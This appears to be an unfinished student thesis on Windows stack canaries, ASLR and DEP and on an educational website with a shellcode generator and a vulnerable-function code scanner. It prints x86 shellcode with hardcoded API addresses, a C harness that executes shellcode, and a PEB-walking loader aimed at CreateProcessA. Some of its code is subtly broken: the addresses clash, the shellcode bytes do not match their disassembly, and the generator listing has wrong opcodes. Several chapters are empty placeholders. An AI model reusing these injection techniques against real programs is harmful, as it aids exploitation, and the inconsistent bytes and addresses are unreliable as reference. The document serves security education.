When talking about memory-corruption attacks, Stack Canaries are perhaps the most known and commonly used protection mechanism. The concept of this prevention technique is rather simple, it involves the insertion of a random, 8-byte long 'canary' value into a stack frame between the local variables of the function and the saved registers, essentially what this does is protect the system if it detects that the saved registers, EIP and EBP, were corrupted by a buffer overflow. It does so by comparing the canary value set in the function prologue by the canary value at the function epilogue. If the values do not match, the program produces a warning message and terminates, indicating to the user that a buffer overflow attack was attempted. This prevents stack-based overflow attacks from derailing the program by immediately detecting it and crashing the program before any injected malicious code can be executed.

Even though this technique is fairly simple, using it can significantly increase the difficulty of exploiting a stack buffer overflow because it forces the attacker to gain control using some non-traditional means such as corrupting adjacent function variables, that can, in some cases, result in the program behaving incorrectly, or even stop the function from returning, thus rendering the stack canary protection ineffective [23]. Furthermore, advanced exploitation techniques such as Structured Exceptional Handling (SEH) can also be used to bypass this security feature, however, this will be covered in more detail in the following chapter.





Figure 4.2: Stack Canary in Networked Base code Application stack frame. [35]

4.1.2 Operation

Enabling stack canary protection is simply a matter of including an additional parameter while compiling the program on the command line, this parameter is `(-fstack-protector)` and can be used with the GCC compiler in the way shown in Figure 4.3. For simplicity, this security feature will be demonstrated on the Networked Base code Application, whose stack frame has been presented above. This application emulates the exact functionality of the Winsock Networked Messaging Application in one program rather than two (sender and receiver) and contains the same strcpy(2) vulnerability.

stored in memory, thus making the process of guessing their memory addresses difficult. This forces the attacker to have to manually jump through the export/import tables of kernel32.dll looping through them to search for the desired function and then obtain its corresponding memory address, this was demonstrated extensively in the shellcode exploit example. However, in order to provide a complete picture and demonstrate how much simpler writing an exploit is when ASLR is disabled, the FatalAppExitA(2) exploit will be rewritten and presented below, with the assumption that ASLR is not enabled.

The first step to doing this is to obtain the fixed address of FatalAppExitA(2) which is a function found in kernel32.dll. This is done using arwin.exe as shown in Figure 4.4 below.




```

C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs>arwin.exe kernel32.dll FatalAppExitA
arwin - win32 address resolution program - by steve hanna - v.01
FatalAppExitA is located at 0x76da3250 in kernel32.dll
  
```

Figure 4.4: Using arwin.exe to obtain memory address of FatalAppExitA(2).

Having now found the fixed address of the function to be 0x76da4350, this value can be used as a constant (hardcoded) to write the following exploit.




```

1:  b9 50 32 da 76      mov     ecx,0x76da3250 // ECX = kernel32.FatalAppExitA(2)
2:  31 db               xor     ebx,ebx        // EBX = 0
3:  53                  push    ebx           // Function Parameter 2 = 0
4:  53                  push    ebx           // Function Parameter 1 = 0
5:  ff d1               call    ecx            // Call FatalAppExitA(0,0)

Shellcode (FatalAppExitA - ASLR disabled): 11 bytes
"\x89\x50\x32\xDA\x76\x31\xDB\x53\x53\xFF\xD1"
  
```

Figure 4.5: FatalAppExitA(2) shellcode exploit. (ASLR disabled)

As shown, there has been a substantial reduction in the number of instructions and overall size of the exploit. Disabling ASLR and executing this exploit will, as expected, produce the same pop up as that shown in Figure 3.26. (See Figure 4.6)



```

//Required header files
#include <stdio.h>
#include <windows.h>

int main()
{
    //FatalAppExitA(0,0);
    char* shellcode = "\x89\x50\x32\xDA\x76\x31\xDB\x53\x53\xFF\xD1";

    printf("shellcode length: %i", strlen(shellcode)); // Obtain shellcode length

    int (*test)(); // Test is a function pointer
    test = (int (*)()) shellcode; // Typecast shellcode as a function
    (int) (*test)(); // Execute shellcode as a function

    return 0;
}
  
```

Figure 4.6: Demonstration of FatalAppExitA(2). (ASLR disabled)

Similarly, this same method can also be applied on the 155 byte long MessageBoxA(4) exploit by obtaining and using the following fixed addresses. (Shown in Figure 4.7)

Command Prompt

```
C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs>arwin.exe kernel32.dll LoadLibraryA
arwin - win32 address resolution program - by steve hanna - v.01
LoadLibraryA is located at 0x76d90bd0 in kernel32.dll

C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs>arwin.exe user32.dll MessageBoxA
arwin - win32 address resolution program - by steve hanna - v.01
MessageBoxA is located at 0x770dee90 in user32.dll
```

Figure 4.7: Using arwin.exe to obtain memory addresses of LoadLibraryA(1) and MessageBoxA(4).

This will produce the following exploit, which if executed will produce the same pop up shown previously in Figure 3.23.

```
1: b8 d0 0b d9 76      mov     eax,0x76d90bd0      // EAX = Kernel32.LoadLibrary
2: 31 c9               xor     ecx,ecx            // ECX = 0
3: 51                 push    ecx                // Push 0

LoadUser32:
4: 68 6c 6c 61 61      push    0x61616c6c         // aall
5: 66 81 6c 24 02 61 61 sub     WORD PTR [esp+0x2],0x6161 // Remove additional characters "aa"
6: 68 33 32 2e 64      push    0x642e3233         // d.32
7: 68 55 73 65 72      push    0x72657355         // resU
8: 54                 push    esp                // "User32.dll"
9: ff d0              call    eax                // Call LoadLibrary(User32.dll)
10: bb 90 ee 0d 77      mov     ebx,0x770dee90     // EBX = User32.MessageBoxA

11: 31 d2              xor     edx,edx            // EDX = 0
12: 52                 push    edx                // Push 0
13: 52                 push    edx                // Push 0
14: 52                 push    edx                // Push 0
15: 52                 push    edx                // Push 0
16: ff d3              call    ebx                // Call MessageBoxA(0,0,0,0)

Shellcode (MessageBoxA - ASLR disabled): 46 bytes
"\xB8\xD0\x0B\xD9\x76\x31\xC9\x51\x68\x6C\x6C\x61\x61\x66\x81\x6C\x24\x02\x61\x61\x68\x33\x32"
"\x2E\x64\x68\x55\x73\x65\x72\x54\xFF\xD0\xBB\x90\xEE\x0D\x77\x31\xD2\x52\x52\x52\x52\xFF\xD3"
```

Figure 4.8: MessageBoxA(4) shellcode exploit. (ASLR disabled)

4.2.2 Operation

Unlike Stack Canaries, ASLR is not a compile-time solution, but rather it is a security feature that can be enabled or disabled through the Exploit Protection settings within the Windows Security Centre, and then requires the device to be restarted in order for it to take effect. An important factor in ASLR is its entropy, which if increased improves the variance of the randomisation, and in general is something defenders try to increase to make this security feature more effective, and attackers try to reduce to increase the probability of a successful attack.

By looking at Figure 4.9 below, one can see that there are 3 different ASLR options, these are:

- **Mandatory ASLR:** This is the feature that, if disabled, would allow the use of fixed addresses i.e. the previously shown exploits in this section would work. This feature forcibly enables ASLR on images even if they are not marked as ASLR compatible by rebasing EXEs and DLLs at runtime. Of note however is the fact that this rebasing has no entropy and can therefore be placed at a predictable location in memory. Nevertheless, this is a useful feature

as it allows ASLR to be applied more broadly, which may help discover any non-ASLR-compatible software so that it can be upgraded or replaced. [24]

- **Bottom-up ASLR:** This mitigation requires Mandatory ASLR to be enabled in order to take effect, it essentially adds entropy to relocations, thus randomizing memory addresses and making them less predictable.
- **High-Entropy ASLR:** This option adds 24 bits of entropy (~ 1 TB of variance) into the bottom-up allocation. (Only for 64-bit applications)




Figure 4.9: ASLR options in Windows Security > App & browser control > Exploit protection.

The table below provides a summary of the features explained above.

	Process EXE opts-in to ASLR			Process EXE <i>does not</i> opt-in to ASLR		
	Default behavior	Mandatory ASLR	Mandatory ASLR + bottom-up ASLR	Default behavior	Mandatory ASLR	Mandatory ASLR + bottom-up ASLR
ASLR image	Randomized	Randomized	Randomized	Randomized	Randomized	Randomized
Non-ASLR image	Not randomized	Rebased and randomized	Rebased and randomized	Not randomized	Rebased but not randomized	Rebased and randomized

Table 4.1: Summary of ASLR options. [25]

4.2.3 Effectiveness

There are two main factors that influence the effectiveness of ASLR, its entropy and whether the program is 32-bit or 64-bit, and in reality, even the entropy heavily relies on the number of bits the program runs on. In fact, the size of the 32-bit address space places practical constraints on the entropy that can be added, and therefore 64-bit applications make it more difficult for an attacker to

guess a location in memory. This is because 32-bit programs cannot provide more than 16 bits of entropy which is approximately 65536 unique memory addresses, using brute force this can be defeated in a matter of minutes [26]. Furthermore, other techniques such as heap spraying could also be used to reduce the entropy by adding tons of NOP sleds onto the heap using global or environment variables. However, heap spraying is an advanced exploitation technique which will be cover in more detail in the following chapter.

On the other hand, 64-bit programs can provide up to 24 bits of entropy which is approximately 16.8 million unique memory addresses. This makes ASLR much more effective and impractical to brute force. Moreover, when High Entropy is used, advanced techniques such as heap spraying are made far less effective.

Lastly, as demonstrated in the previous chapter, this security feature can be bypassed on a 32-bit program without needing to use brute force or advanced exploitation techniques, it can simply be done by writing shellcode that dives into kernel32.dll, which is present in every executable, and searches its export tables for the functions LoadLibraryA(1) and GetProcAddress(2) through which all other API functions can be accessed.

4.3 Data Execution Prevention (DEP)

4.3.1 Description

Unlike Stack Canaries and ASLR, Data Execution Prevention (DEP) is a mitigation rather than a prevention technique, meaning it does not prevent a vulnerability being exploited i.e. it does not stop shellcode being injected into the memory, but rather it marks certain sections of the memory as non-executable, thus preventing the attacker from gaining control of the program or system, even if they have managed to inject code and jump to the start of it.

Typically, shellcode is either injected into the stack or the heap, and if both these regions are marked are non-executable, then any attempt to execute code that have been placed there will result in a memory access violation exception, and if this exception is not handled, it leads to the termination of the program [27].

In fact, by recalling the memory segments introduced previously in 2.1, which were Stack, Heap, Text, Bss, and Data. One should note that most programs would never usually execute code in any of these memory regions apart from the text segment – as all code is placed in the code, also known as text, segment.

4.3.2 Operation

The operation of DEP is handled using various different ways. First and foremost, the status of DEP can be checked by using an elevated command prompt i.e. running the command prompt as an administrator, and then typing the command shown below in the first line.

```

Administrator: Command Prompt

C:\Windows\system32>wmic OS Get DataExecutionPrevention_SupportPolicy
DataExecutionPrevention_SupportPolicy
2

C:\Windows\system32>bcdedit.exe /set {current} nx AlwaysOn
The operation completed successfully.

```

Figure 4.10: Checking and changing DEP status using elevated command prompt.

Typing this command produces a number from 0-3, where:

Property Value	Policy Level	Description
0	AlwaysOff	DEP is not enabled for any processes
1	AlwaysOn	DEP is enabled for all processes
2	OptIn (default configuration)	DEP is enabled only for Windows system components and services
3	OptOut	DEP is enabled for all processes. Administrators can manually create a list of specific applications that not have DEP applied

Table 4.2: DEP Support Policy Values and their descriptions. [28]

Having now checked the status of DEP, it can be changed using one of three ways, the first is by using the Windows utility for editing boot configuration data, *bcdedit.exe* command, in the following way ‘*bcdedit.exe /set {current} nx*’ followed by the Policy Level as shown in the second line in Figure 4.10. This command can be broken down into the following parts [29]:

- */set* tells *bcdedit* to set an option value entry in the boot configuration.
- **{current}** tells *bcdedit* to work with the boot configuration being used right now.
- **nx** is short for **no execute** and is the setting name for DEP in the boot configuration.

Much like ASLR, after changing the DEP status, the device must be restarted for the change to take effect. Moving on, the second way DEP can be enabled or disabled is through the Exploit Protection settings within the Windows Security Centre (same place ASLR is enabled).

Lastly, the third and final way DEP status can be changed is using the window shown in Figure 4.11. This window can be accessed by entering the following command into the start menu or command prompt:

‘*systempropertiesdataexecutionprevention.exe*’

This method is especially useful for Property Value = 3 as it provides an easy way to OptOut any specific applications whose protection is not required.

As shown, DEP is on by default for Windows programs and services, however, DEP checking is also performed automatically for 64-bit processors executing 64-bit processes, whilst in 32-bit processes, DEP is rarely enabled. This fact, along with the limited address space of 32-bit programs discussed previously in the ASLR section makes it apparent that 32-bit applications are considerably less secure than 64-bit applications.




Figure 4.11: DEP control panel.

4.3.3 Effectiveness

Although DEP is a very effective mitigation technique, it has several limitations, the first being that its use is limited to applications that are compiled to support it i.e. the application must be DEP-compatible. Another limitation is that the default DEP setting is "OptIn"; meaning that applications must be explicitly added to DEP in order to have DEP protection, unless the DEP mode is changed to "OptOut" or "Always on" [30]. Furthermore, DEP is not effective for protecting against Return Oriented Programming attack techniques and can in fact be bypassed using them, as you will come to see in the following chapter.

4.4 Summary

This chapter explored several protection mechanisms that use different principles to defend against potential attacks, some of which were prevention techniques which seek to stop an attack occurring in the first place, like Stack Canaries and Address Space Layout Randomisation, by detecting any attempt to smash the stack or by significantly increasing the complexity of the exploits required. While other techniques, such as Data Execution Prevention, mitigate attacks by preventing the attacker from gaining complete control of the system, even if they have managed to inject code and jump to its start, it would not execute and thus would have no effect. As previously demonstrated in Chapter 3, and as will be further demonstrated in Chapter 5, each of these protection mechanisms, if used alone, does not provide sufficient protection and can be bypassed with persistent exploit attempts. However, if they are combined, bypassing them becomes very complicated and could take numerous weeks to produce a successful exploit.

Chapter 5 – Breaching Protection Mechanisms

<https://codingvision.net/bypassing-aslr-dep-getting-shells-with-pwntools>

<https://msrc-blog.microsoft.com/2010/12/08/on-the-effectiveness-of-dep-and-aslr/>

5.1 Structured Exceptional Handling

Another similar technique on Windows is to not worry about the saved return address and instead shoot for an SEH overwrite. This way, the attacker can corrupt SEH records and trigger an access violation before the currently running function returns; therefore, attacker-controlled code runs and the overflow is never detected.

5.2 Overcoming the Return Address problem

5.2.1 NOP Sleds

5.2.2 Heap Spraying

5.3 Return Oriented Programming

5.3.1 Return-to-libc

5.3.2 ROP Chains

<https://cwinfosec.github.io/Intro-ROP-DEP-Bypass/>

Chapter 6 – Educational Package

The final chapter of this thesis discusses the development of the online educational package. The sections of this chapter will begin by giving a description of each of the programming languages and tools used to develop the package, followed by what has been developed in the package, such as webpages and cybersecurity tools provided to the user, followed by the last section which explains how the educational package was deployed to the internet by setting up a server to run the application, thus completing its delivery.

The package was written in ReactJS using Visual Studio Code as the development environment and contains 4 main webpages – Home page, Knowledge Base, Shellcode Generator, & Code Reviewer.

ReactJS allows the creation of individual components in the form of Stateless Function Components, which can then be rendered in any desired order forming a webpage. For instance, header and footer components have been created individually, and are both present at the start and end of each of the site's webpages, the section between the header and footer varies according to which subpage the user is currently on. This brings us to the next point, which is how the application was actually routed to switch between the webpages. React simplifies this process by allowing the use of `<Switch>` and `<Route>` tags in the way demonstrated in the figure on the right. This figure is fairly self-explanatory, `App` is a function which returns everything enclosed in the parentheses. The header, whose component's name is `Navbar`, and `Footer` are the only 2 components not included inside the `<Switch>` tag, indicating their presence across all webpages. The remainder of the webpage is rendered conditionally with respect to its path.

```
function App() {  
  return (  
    <Router>  
      <div className="App">  
        <Container style={{backgroundColor: 'white'}}>  
          <Navbar />  
          <Switch>  
            <Route exact path="/">  
              <Home />  
            </Route>  
            <Route path="/knowledgebase">  
              <KnowledgeBase />  
            </Route>  
            <Route path="/codereviewer">  
              <CodeReviewer />  
            </Route>  
            <Route path="/shellcodegenerator">  
              <ShellcodeGenerator />  
            </Route>  
            <Route>  
              <NotFound />  
            </Route>  
          </Switch>  
          <Footer />  
        </Container>  
      </div>  
    </Router>  
  );  
}  
  
export default App;
```

Figure 6.1: Code Snippet responsible for webpage switching.

6.1 HyperText Markup Language

HyperText Markup Language (HTML) is used to define the content displayed on webpages, it is the standard markup language for documents designed to be displayed in a web browser. HTML uses tags such as `<head>` and `<body>` to define sections within a webpage, and tags such as ``, `<h1>`, `<p>`, `<a>` and `<div>` to define content within these sections where these tags indicate an image, header of type 1, paragraph, link, and division⁴, respectively. Other tags such as `<i>`, ``, and `<u>` can also be used to set the font style to italic, bold or underlined. Furthermore, organised and unorganised lists can also be created on a webpage using `` and ``. There are close to 100 different tags in HTML which can be used for all sorts of web page content, but these are the main ones that are most commonly used. In general, three rules must be followed when writing an HTML document:

- The document must start with `<!DOCTYPE html>` which indicates the document type.

- The entire document, apart from the `<!DOCTYPE html>` tag, must be wrapped in an `<html>` `</html>` tag, which represents the root of an HTML document.
- Each opened `<tag>` must be closed in this way `</tag>`.

6.2 Cascading Style Sheets

Cascading Style Sheets (CSS) is used to specify the layout of web pages, it is a style sheet language⁵ used for describing the presentation of a document written in a markup language such as HTML. CSS is the technology predominantly used to define presentation features such as colours, fonts, and layouts on the World Wide Web. It is written using a very simple and easily understandable syntax, a typical example of how this is written is provided below.

```

    Body {
        Width: 500px;
        Colour: #d8d8d8;
        Text-align: left;
        Margin: 10%;
    }

```

6.3 JavaScript

JavaScript (JS) is a high-level, multi-paradigm language used to program the behaviour of webpages, it is used to handle events such as button clicks, selections, I/O operations and essentially all other user interactions with a website. JavaScript is arguably the world's most popular programming language as it is, alongside HTML and CSS, one of the core technologies used for programming on the World Wide Web. Due to the fact that this language is multi-paradigm, and that there are more than 1.4 million JavaScript libraries out there [31], it enables programmers to perform a tremendous number of different operations with ease, without the restriction of using a single syntax.

6.3.1 React

React is a front-end, open-source, JavaScript library used for building interactive user interfaces or UI components. This was the main tool used to develop the online educational package, as it allows the creation of a multi-page website, that is both interactive and responsive, as well as allowing the creation of built-in tools such as a Code Reviewer, and Shellcode Generator, which will be discussed later in this chapter. In order to develop React applications, several tools had to be installed to setup the development environment. These tools were:

- Node.js which is a back-end, JavaScript runtime environment that is used to run and execute JavaScript code outside a web browser.
- npm which is a package manager for the JavaScript programming language. It is a command line tool used for downloading and installing JavaScript packages built to run on Node.js.
- GitHub CLI which is a command line interface used for cloning and interacting with git repositories.
- Visual Studio Code which is a source-code editor.

5

An important feature of React is that it uses JSX. JSX stands for JavaScript XML, it is a syntax extension to JavaScript that allows the programmer to embed HTML in JS files in React, whilst retaining the full power of JavaScript. Fundamentally, it is syntactic sugar that makes writing and adding HTML in React easier.

6.4 Package Tools

The online educational package comes with 2 tools, a Shellcode Generating tool and a Code Reviewer, whose operation principles will be discussed in this section.

6.4.1 Shellcode Generator

The shellcode generating tool is perhaps the most sophisticated aspect of the educational package. It provides the user with a series of four drop down boxes. The first enables the user to select the standard dynamic link library they are interested in e.g. Kernel32.dll or User32.dll. Upon the selection of the standard DLL, the succeeding drop down box will update to allow the user to select functions from within that DLL. Following the selection of the function, the third drop down box provides the user with a list of argument options relating to that function. The fourth and final drop down box is then used to specify the desired exit method e.g. Safe Exit, Halt Program or None. Upon completing all selections, the user can then press the “Generate” button and will be presented with the constructed shellcode, along with a commented disassembly of that shellcode. An example of this is shown in the figure below, however, please note that the picture size is insufficient to display the entirety of what was generated, so it is advised to view this tool’s functionality using this [LINK](#). (See Figure 6.2)

CyberSecurity Educational Package Related Articles ▾ Knowledge Base Shellcode Generator Code Reviewer About Author ▾

Shellcode Generator

Standard DLL: DLL Functions: Function Arguments: Exit Method:

Shellcode :

```

\x31\xC0\x64\xB5\x30\xB5\x0C\xB5\x14\xB5\x1B\xB5\x1B\xB5\x43\x10\xB5\x7B\x3C\x01\xC7\xB5\x57\x78\x01\xC2\xB5\x7A\x10\x20\x01\xC7\x31\xD5\xB9\xDD\xC

```

Disassembly :

```

Section 1: Find base address of kernel32.dll
0: 31 c0      xor     eax,eax                // EAX = 0
2: 84 b5 58 30 mov     ebx,DWORD PTR fs:[eax+0x30] // EBX = PCB(Process Environment Block) // Using offset fs:0x30 (Segment:offset)
6: 8b 5b 0c    mov     ebx,DWORD PTR [ebx+0xc]    // EBX = PEB_LDR_DATA // using offset 0xc
9: 8b 5b 14    mov     ebx,DWORD PTR [ebx+0x14]   // EBX = LDR->InMemoryOrderModuleList // using offset 0x14 (First list entry)
c: 8b 1b      mov     ebx,DWORD PTR [ebx]        // EBX = second list entry (ntdll.dll) // in InMemoryOrderModuleList (offset 0x00)
e: 8b 1b      mov     ebx,DWORD PTR [ebx]        // EBX = third list entry (kernel32.dll) // in InMemoryOrderModuleList (offset 0x00)
10: 8b 43 10   mov     eax,DWORD PTR [ebx+0x10]   // EAX = base address of kernel32.dll // using offset 0x10 from EBX

13: 8b 78 3c   mov     edi,DWORD PTR [eax+0x3c]   // EDI = Relative Virtual Memory (RVA) of the PE signature (base address + 0x3c)
16: 01 c7      add     edi,eax                  // EDI = Address of PE signature = base address + RVA of PE signature
18: 8b 57 78   mov     edi,DWORD PTR [edi+0x78]   // EDI = RVA of Export Table = Address of PE + offset 0x78
1b: 01 c2      add     edi,eax                  // EDI = Address of Export Table = base address + RVA of export table
1d: 8b 7a 20   mov     esi,DWORD PTR [edx+0x20]   // EDI = RVA of Name Pointer Table = Address of Export Table + 0x20
20: 01 c7      add     esi,eax                  // ESI = Address of Name Pointer Table = base address + RVA of Name Pointer Table

22: 31 db      xor     ebx,ebx                  // EBX = 0
24: 89 dd      mov     ebp,ebx                  // EBP = 0

Section 2: Find CreateProcessA()
loop:
26: 8b 34 af   mov     esi,DWORD PTR [edi+ebp*4] // ESI = PTR to the exported function name
29: 01 c8      add     esi,eax                  // ...
2b: 45        inc     ebp                      // Increment EBP

```

Figure 6.2: Educational Package's Shellcode Generator.

6.4.2 Code Reviewer

The code reviewer is a tool that accepts, as an input, a C program. Upon inserting the code and pressing the scan button, the code is scanned for memory-corruption vulnerabilities against an exhaustive list of C's known vulnerable functions, which were presented previously in Table 3.1, a vulnerability report is then produced accordingly. The operating principle of the code reviewer is that it counts the occurrences of each of the vulnerable functions and computes the total number of vulnerabilities present, along with a breakdown of these vulnerabilities. An example of this is shown below in Figure 6.3 for Vulnerable Program #1, which was introduced previously in Figure 3.1.

CyberSecurity Educational Package Related Articles ▾ Knowledge Base Shellcode Generator Code Reviewer About Author ▾

Code Reviewer

Insert code:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 // Function that displays inputs
5 void DisplayMessage()
6 {
7     char Username[8]; // 8 bytes allocated for Username
8     char Message[8]; // 8 bytes allocated for Message
9
10    printf("Enter a username : "); // Prompt user for Username
11    gets(Username); // Copy Input into Username
12
13    printf("Enter a message : "); // Prompt user for Message
14    scanf("%s", &Message); // Copy Input into Message
15
16    printf("\nUsername : %s\n", Username);
17    printf("Message : %s\n", Message);
18 }
19
20 // Program Entry Point
21 int main()
22 {
23     DisplayMessage(); // Call DisplayMessage Function
24 }
25
26
27
```

Scan code

Vulnerability Report:

6 memory-corruption vulnerabilities found.

gets(input) is present 1 times.

scanf(input) is present 1 times.

printf(output) is present 4 times.

© 2021 CyberSecurity Educational Package! All content is publicly accessible on [GitHub](#) and is subject to Copyright ©

[Back to Top](#)

Figure 6.3: Educational Package's Code Reviewer.

6.5 Delivery of the online package

Chapter 7

Conclusion

7.1 Findings

7.2 Attainment of Objectives

Did not optimise website source code

7.3 Evaluation of Time plan

7.4 Critical Evaluation

7.5 Future Work

Website developed should be something like this:

<https://defuse.ca/online-x86-assembler.htm>

References

- [1] J. P. Anderson, “Computer Security Technology Planning Study,” Electronic Systems Division, Massachusetts, 1972.
- [2] *US v. Morris*, 928 F. 2d 504 - Court of Appeals, 2nd Circuit, 1991.
- [3] MITRE Corporation, *Common Vulnerabilities and Exposures Database (CVE)*.
- [4] TopLine Comms, “UK university ransomware FoI results,” 3 August 2020. [Online]. Available: <https://toplinecomms.com/insights/uk-university-ransomware-foi-results>. [Accessed 31 January 2021].
- [5] J. Tidy, “Blackbaud hack: More UK universities confirm breach,” BBC, 24 July 2020. [Online]. Available: <https://www.bbc.co.uk/news/technology-53528329>. [Accessed 1 February 2021].
- [6] S. Coughlan, “Cyber threat to disrupt start of university term,” BBC, 17 September 2020. [Online]. Available: <https://www.bbc.co.uk/news/education-54182398>. [Accessed 1 February 2021].
- [7] National Cyber Security Centre, “Cyber security alert issued following rising attacks on UK academia,” 17 September 2020. [Online]. Available: <https://www.ncsc.gov.uk/news/alert-issued-following-rising-attacks-on-uk-academia>. [Accessed 1 February 2021].
- [8] Cybersecurity Ventures, “Official Annual Cybercrime Report,” Cybersecurity Ventures, 2019.

- [9] S. Morgan, "Cyberwarefare In the C-Suite," Cybercrime Ventures, 2021.
- [10] N. Wirkuttis and H. Klein, "Artificial Intelligence in Cybersecurity," *Cyber, Intelligence, and Security*, vol. 1, no. 1, 2017.
- [11] V. Keleshev, "EAX x86 Register - Meaning and History," 20 03 2020. [Online]. Available: <https://keleshev.com/eax-x86-register-meaning-and-history/>. [Accessed 14 04 2021].
- [12] J. Erickson, *The Art of Exploitation*, 2nd ed., San Francisco: No starch press, 2008, p. 70.
- [13] A. Clements, *The Principles of Computer Hardware Fourth Edition*, New York: Oxford University Press Inc., 2006.
- [14] J. V. Neumann, "First Draft of a Report on the EDVAC," University of Pennsylvania, Pennsylvania, 1945.
- [15] A. Turing, "Proposed Electronic Calculator," Oxford University Press, 1945.
- [16] J. Turley, "The Basics of Intel Architecture," Intel, 2014.
- [17] A. One, "Smashing The Stack For Fun And Profit," *Phrack*, vol. 7, no. 49, 1996.
- [18] S. Hanna, *Arwin*, Vividmachines.com.
